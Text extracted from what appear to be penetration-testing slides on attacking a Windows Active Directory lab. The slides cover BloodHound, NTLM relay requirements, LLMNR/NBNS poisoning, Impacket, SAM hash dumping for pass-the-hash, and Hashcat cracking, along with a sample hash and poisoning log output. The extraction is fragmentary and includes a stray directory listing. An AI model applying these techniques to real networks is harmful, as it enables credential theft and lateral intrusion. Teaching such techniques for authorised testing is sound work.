





Phase 2 – Unprivileged user

Lateral movement - Bloodhound

BloodHound












Phase 2 – Unprivileged user

Lateral movement - Bloodhound











Phase 2 – Lateral Movement

NTLM-Relay to move lateral within a network








What are the requirements for it to work?

- SMB Signing has to be deactivated on our target
 - » By default disabled on all workstations and servers except of DC´s
- » Authentication needs to be done with a user that has administrative privileges on the target in order to get RCE

> Attacks to enforce authentication:

- » LLMNR/NBNS Poisoning
- » UNC Path Injection
 - » Websites XSS, HTML injection, Directory Traversal, SQL injection etc.
 - » Office Documents etc.
 - » MITM
- » Open redirect










NTLM Relay Forcing authentication using LLMNR/NBNS Poisoning Attack










NTLM Relay NETNTLMv1/v2 Authentication Process

User: obi-wan.kenobi



workstation01

1. This is obi-wan.kenobi, I'd like to Login

2. If you are really obi-wan.kenobi, then encrypt this challenge with obiwan.kenobi's PW Hash

3. Here is the encrypted challenge

6. Access Granted/Denied





4. Here is the challenge and response of obi-wan.kenobi is that valid?

> 5. I have compared obiwan.kenobis challege & response and it is valid/invalid!



pwnylabdc01

fil	leserver

Protocol	Algorithm	Secret to use
LM	DES-ECB	Hash LM
NTLMv1	DES-ECB	Hash NT
NTLMv2	HMAC-MD5	Hash NT









NTLM Relay Authentication Process – NETNTLMv1/v2 - Malicious

User: obi-wan.kenobi







workstation04

7. Here is the challenge and response of obi-wan.kenobi is that valid?

> 8. I have compared obiwan.kenobis challege & response and it is valid!



Execution







> Impacket

- » <u>https://github.com/CoreSecurity/impacket</u>

> What protocols are featured?

- >> Ethernet, Linux "Cooked" capture.
- >> IP, TCP, UDP, ICMP, IGMP, ARP. (IPv4 and IPv6)
- » NMB and SMB1/2/3 (high-level implementations).
- >> DCE/RPC versions 4 and 5, over different transports: UDP (version 4 exclusively), TCP, SMB/TCP, SMB/NetBIOS and HTTP.
- >> Portions of the following DCE/RPC interfaces: Conv, DCOM (WMI, OAUTH), EPM, SAMR, SCMR, RRP, SRVSC, LSAD, LSAT, WKST, NRPC



>> Awesome, collection of python scripts for working with network protocols







21. Sep 15:52 home / 30. Sep 2015 lib -> usr/lib 7 30. Sep 2015 lib64 -> usr/lib 34 23. Jul 10:01 lost+found 16 21. Sep 15:52 private -> /home/encrypted 4096 12. Aug 15:37 root 560 21. Sep 15:50

Demo NTLM Relay







- > We dropped the hashes of the loca SAM database on workstation04
- Can be used to Pass-the-Hash
- By default, Windows Vista and hig no longer store LM hashes on disk
- Benchmark on NTLM Hash with Sagitta Brutalis 1080 (8x GF GTX 10 >> 330 GH/s on NTLM (Hashcat)

The algorithm

MD4 (UTF-16-LE (password))

bill:01FC5A6BE7BC6929AAD3B435B51404EE:0CB6948805F797BF2A82807973B89537::: user:----- LM Hash -----:----: NTHash (aka NTLM Hash) ---:::

Hashcat:

3000 | LM 1000 | NTLM

Operating Systems Operating Systems

The LM hash is only used in conjunction with the LM authentication protocol NT hash serves duty in the NTLM, NTLMv2 and Kerberos authentication protocols



	[*] [LLMNR] Poisoned answer sent to 10.0.3.104 for name HELLO-OWASP-ITS-OBI WAN-115
	[FINGER] OS Version : Windows 7 Professional 7601 Service Pack 1
	[FINGER] Client Version : Windows 7 Professional 6.1
al	[*] [LLMNR] Poisoned answer sent to 10.0.3.104 for name HELLO-OWASP-ITS-OBI_WAN-116
	[FINGER] OS Version : Windows 7 Professional 7601 Service Pack 1
	[FINGER] Client Version : Windows 7 Professional 6.1
	[*] [LLMNR] Poisoned answer sent to 10.0.3.104 for name HELLO-OWASP-ITS-OBI_WAN-116
	[FINGER] OS Version : Windows 7 Professional 7601 Service Pack 1
	[FINGER] Client Version : Windows 7 Professional 6.1
	[*] [LLMNR] Poisoned answer sent to 10.0.3.104 for name HELLO-OWASP-ITS-OBI_WAN-117
	[FINGER] OS Version : Windows 7 Professional 7601 Service Pack 1
	[FINGER] Client Version : Windows 7 Professional 6.1
